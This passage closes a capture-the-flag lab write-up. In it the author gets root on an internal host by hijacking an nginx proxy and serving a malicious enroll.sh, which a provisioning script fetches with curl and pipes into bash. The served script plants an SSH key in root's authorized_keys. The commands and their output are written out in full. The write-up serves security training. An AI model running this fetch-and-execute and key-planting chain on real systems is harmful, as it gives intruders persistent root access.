


Figure 13 - Using Queries to List Directory Contents




Figure 14 - Viewing Query Output

You can view all these files but for the sake of the writeup, we will be abusing `prov_osqd`.

```

→ control bat prov_osqd
File: prov_osqd
1  #!/usr/bin/bash
2  if [[ -z $1 || -z $2 ]] ; then
3      echo "Missing options." >&2
4      exit 42
5  fi
6  curl -sk https://os.control.vl/${1}/${2}/enroll.sh | bash
→ control

```

Figure 15 - Contents of "prov_osqd" Script

This script takes 2 arguments, uses them to form a url, from which a shell script is downloaded and executed.

Root on INTRA

Since we have full control over `os.control.vl`, we should be able to modify the web server that is already running, to point to a custom `enroll.sh`, which the `prov_osqd` script would download, and then execute as root.

The first step is to modify nginx to point to our own web server.

```

root@os:/etc/nginx/sites-enabled# cp tls.conf /tmp/tls.conf.old
root@os:/etc/nginx/sites-enabled# vim tls.conf
root@os:/etc/nginx/sites-enabled# diff /tmp/tls.conf.old tls.conf
44c44,45
<     proxy_pass          http://localhost:9000;
---
>     # basically send all traffic from https://os.control.vl to localhost:9999 instead of 9000
>     proxy_pass          http://localhost:9999;
root@os:/etc/nginx/sites-enabled# systemctl restart nginx
root@os:/etc/nginx/sites-enabled#

```

Figure 16 - Modifying "tls.conf" and restarting nginx

We can start a python server on port 9999, giving us "control" over the domain. Then we set up an appropriate directory hierarchy to serve the custom `enroll.sh`.

```

root@os:/tmp/to# cat beat/elite/enroll.sh
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIES60Y6ief40IBWAIItZxRBrlIyAM/77H0+bvUw7Es2g kara@os" >> /root/.ssh/authorized_keys
root@os:/tmp/to# python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
127.0.0.1 - - [31/Jul/2023 20:31:27] "GET /beat/elite/enroll.sh HTTP/1.0" 200 -
127.0.0.1 - - [31/Jul/2023 20:31:37] code 501, message Unsupported method ('POST')
127.0.0.1 - - [31/Jul/2023 20:31:37] "POST /06db90ca-cdf6-4735-928c-17654a398aa3/read HTTP/1.0" 501 -
127.0.0.1 - - [31/Jul/2023 20:31:38] code 501, message Unsupported method ('POST')
127.0.0.1 - - [31/Jul/2023 20:31:38] "POST /06db90ca-cdf6-4735-928c-17654a398aa3/read HTTP/1.0" 501 -

control: zsh
→ control ssh -i provision.key root@cells.intra.control.vl "/opt/provision/modules/prov_osqd" "beat" "elite"
→ control
→ control |

```

Figure 17 - Hosting Custom "enroll.sh" and Conducting Attack

Now we start the attack. What's happening in this ssh command, is that we are running the `provision.sh` script, and passing it 3 arguments. the first will get basename'd into `prov_osqd` (so it was not needed to provide the full

prov_osqd path), that script is ran and the last 2 arguments are passed into the prov_osqd shell script. Then, the prov_osqd script downloads <https://os.control.v1/beat/elite/enroll.sh>, which contains a bash command to write kara's ssh pubkey into the authorized_keys of root@intra. The contents of enroll.sh is finally piped into bash and executed.

```
kara@os:~$ ssh root@cells.intra.control.v1
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Jul 31 08:34:35 PM UTC 2023

System load:                0.0
Usage of /:                  80.3% of 8.02GB
Memory usage:               65%
Swap usage:                 0%
Processes:                  135
Users logged in:            0
IPv4 address for br-f6b4c02135c3: 172.21.0.1
IPv4 address for docker0:    172.17.0.1
IPv4 address for ens5:       10.10.212.37

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Jul 31 20:31:35 2023 from 10.10.212.38
root@intra:~#
```

Figure 18 - Successful SSH as "root" User on "intra"

Now we can just ssh from kara@os to root@intra to complete the full chain.

Conclusion

This is how you make a Linux box, err chain. Nothing was so esoteric that it seemed to be a waste of time, the attack vectors challenge your understanding of technologies you think you already know, along with **teaching** some completely new stuff. No concept overstayed its welcome; as soon as pydio was getting stale we move on to osctrl, as soon as we explored the main functionalities of osctrl, we moved onto the ssh stuff. I thoroughly enjoyed my time with this chain, certainly no complaints on my behalf.

free my guy Kucharskov HTB banned him for no reason!!

2023/08/01 ToBeatElite